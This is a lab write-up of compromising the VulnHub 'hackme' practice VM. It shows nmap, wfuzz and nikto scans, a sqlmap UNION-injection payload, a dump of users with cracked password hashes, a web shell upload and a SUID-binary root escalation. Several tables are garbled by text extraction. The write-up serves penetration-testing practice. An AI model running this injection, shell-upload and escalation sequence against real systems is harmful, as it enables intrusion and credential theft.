hackme.local

Vulnerable vm: https://www.vulnhub.com/entry/hackme-1,330/

```
Getting the ip of the vulnerable hosts:
```

```
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Reg/Rep packets, from 4 hosts. Total size: 240
  IΡ
               At MAC Address
                                  Count
                                            Len
                                                MAC Vendor / Hostname
192.168.234.1 00:50:56:c0:00:08
                                      1
                                             60 VMware, Inc.
192.168.234.2 00:50:56:f5:13:23
                                      1
                                             60
                                                VMware, Inc.
192.168.234.139 00:0c:29:34:a1:4b
                                      1
                                             60
                                                VMware, Inc.
192.168.234.254 00:50:56:e5:d0:ae
                                      1
                                                VMware, Inc.
                                             60
```

Nmap results:

```
# Nmap 7.70 scan initiated Wed Sep 11 22:11:44 2019 as: nmap -A -sV -sC -p- -oA pwn/hackme/ 192.168.234.139
Nmap scan report for 192.168.234.139
Host is up (0.00050s latency).
Not shown: 65533 closed ports
      STATE SERVICE VERSION
22/tcp open ssh
                    OpenSSH 7.7pl Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
   2048 6b:a8:24:d6:09:2f:c9:9a:8e:ab:bc:6e:7d:4e:b9:ad (RSA)
   256 ab:e8:4f:53:38:06:2c:6a:f3:92:e3:97:4a:0e:3e:d1 (ECDSA)
   256 32:76:90:b8:7d:fc:a4:32:63:10:cd:67:61:49:d6:c4 (ED25519)
80/tcp open http Apache httpd 2.4.34 ((Ubuntu))
http-server-header: Apache/2.4.34 (Ubuntu)
| http-title: Site doesn't have a title (text/html; charset=UTF-8).
MAC Address: 00:0C:29:34:A1:4B (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE
HOP RTT
           ADDRESS
   0.50 ms 192.168.234.139
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
F Nmap done at Wed Sep 11 22:11:55 2019 -- 1 IP address (1 host up) scanned in 11.84 seconds
```

Fuzzing directory:

ili:~/pwn/hackme# wfuzz -c -z file,/root/pwn/dirb/common.txt --hc=404,403 http://hackme.local/FUZZ Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Wfuzz 2.3.4 - The Web Fuzzer Target: http://hackme.local/FUZZ Total requests: 4614 Payload Response Lines Word Chars 000001: C=200 7 L 10 W 100 Ch 902021: C=200 7 L 10 W 100 Ch "index.php" 9 L 28 W 004216: C=301 314 Ch "uploads" Total time: 6.649903 Processed Requests: 4614 Filtered Requests: 4611 Requests/sec.: 693.8446

Uploadable dir:









hackme.local/uploads/

Index of /uploads

Name

Last modified Size Description



Parent Directory



test.pnq

2019-03-26 03:37 3.1K

Apache/2.4.34 (Ubuntu) Server at hackme.local Port 80

Nikto results:

```
⊌n/hackme# nikto -h http://hackme.local
Nikto v2.1.6
                    192.168.234.139
Target IP:
Target Hostname:
                    hackme.local
Target Port:
                    2019-09-12 00:36:17 (GMT-4)
Start Time:
Server: Apache/2.4.34 (Ubuntu)
The anti-clickjacking X-Frame-Options header is not present.
The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XS
The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a d
No CGI Directories found (use '-C all' to force check all possible dirs)
Apache/2.4.34 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
Web Server returns a valid response with junk HTTP methods, this may cause false positives.
Cookie PHPSESSID created without the httponly flag
/config.php: PHP Config file may contain database IDs and passwords.
OSVDB-3233: /icons/README: Apache default file found.
/login.php: Admin login page/section found.
7785 requests: 0 error(s) and 9 item(s) reported on remote host
                    2019-09-12 00:37:18 (GMT-4) (61 seconds)
End Time:
1 host(s) tested
```

Initial recon with salmap:


```
i:~/pwn/hackme# sqlmap -r req.txt --dbs --batch
                         {1.3.4#stable}
                          http://sqlmap.org
!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibilit
ate and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
*] starting @ 23:53:25 /2019-09-11/
23:53:25] [INFO] parsing HTTP request from 'req.txt'
23:53:25] [INFO] resuming back-end DBMS 'mysql'
23:53:25] [INFO] testing connection to the target URL
glmap resumed the following injection point(s) from stored session:
Parameter: search (POST)
   Type: UNION query
   Title: Generic UNION query (NULL) - 3 columns
   Payload: search=test' UNION ALL SELECT NULL,CONCAT(CONCAT('qbxpq','UYDPtfUnldTeUKYhPTvGYcoOuBydqyEitqERvIon'),'qkvxq'),NULL-- JCRP
[23:53:25] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.34
back-end DBMS: MySQL 5
[23:53:25] [INFO] fetching database names
available databases [5]:
*] information schema
  mysql
   performance_schema
   SVS
  webapphacking
23:53:25] [INFO] fetched data logged to text files under '/root/.sqlmap/output/hackme.local'
[+] ending @ 23:53:25 /2019-09-11/
```

Database dump:

```
Database: webapphacking
Table: books
[15 entries]
  id | price | bookname
                Anonymous Hackers TTP
       50
                CISSP Guide
       80
  3
                Security+
       30
  4
                Practical WebApp Hacking
       45
  5
                All about Kali Linux
       20
  6
       10
                Linux OS
                Windows OS
       10
  8
                IoT Exploitation
       190
                ZigBee Wireless Hacking
  9
       90
                JTAG UART Hardware Hacking
  10
       50
                Container Breakout
  11
       40
                OSCP/OSCE Guide
       240
  12
                CREST CRT
  13
       40
                Creating your vulnerable VM
  14
       88
                OSINT
  15
       48
```

Creds dump:

7 entries] +	+	.4	
id name	user	pasword	address
1 David 2 Beckham 3 anonymous 10 testismyname 11 superadmin 12 testl 13 harrypotter	userl user2 user3 test superadmin test1 harry	5d41402abc4b2a76b9719d911017c592 (hello) 6269c4f71a55b24bad0f0267d9be5508 (commando) 0f359740bd1cda994f8b55330c86d845 (p@ssw0rd) 05a671c66aefea124cc08b76ea6d30bb (testtest) 2386acb2cf356944177746fc92523983 05a671c66aefea124cc08b76ea6d30bb (testtest) 5f4dcc3b5aa765d61d8327deb882cf99 (password)	Newton Circles Kensington anonymous testaddress superadmin test1 turekiphis@mywrld.to



Let us see if we can upload php file

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Welcome</title>
    <style type="text/css">
       body{ font: 14px sans-serif; text-align: center; }
    </style>
</head>
<body>
    <div class="page-header">
       <h1>Hi, welcome back <b>superadmin</b>. There are no anomalies detected.</h1>
       <a href="reset-password.php" class="btn btn-warning">Reset Your Password</a>
       <a href="logout.php" class="btn btn-danger">Sign Out of Your Account</a>
   </div>
    Select Image to Upload:
    <form align="center" action="welcomeadmin.php" method="post" enctype="multipart/form-data">
    <input type="file" name="fileToUpload" id="fileToUpload">
    <input type="submit" value="Upload Image" name="submit">
    </form>
</br>
Sorry, file already exists. Sorry, your file was not uploaded. </body>
</html>
```

File upload successful:

Index of /uploads

Name <u>Last modified</u> <u>Size</u> <u>Description</u>

Parent Directory

shell.php 2019-09-12 05:00 5.4K

test.png 2019-03-26 03:37 3.1K

Apache/2.4.34 (Ubuntu) Server at hackme.local Port 80

hackme has sudo privileges

Explored legacy homedir and found a binary named touchmenot, executed binary and got root lol.

```
www-data@hackme:/home/legacy$ lsf
total 20K
drwxr-xr-x 2 root root 4.0K Mar 26 04:42 ./
drwxr-xr-x 4 root root 4.0K Mar 26 04:15 ../
-rwsr--r-x 1 root root 8.3K Mar 26 04:38 touchmenot*
www-data@hackme:/home/legacy$ ./touchmenot
root@hackme:/home/legacy# id
uid=0(root) gid=33(www-data) groups=33(www-data)
root@hackme:/home/legacy# _
```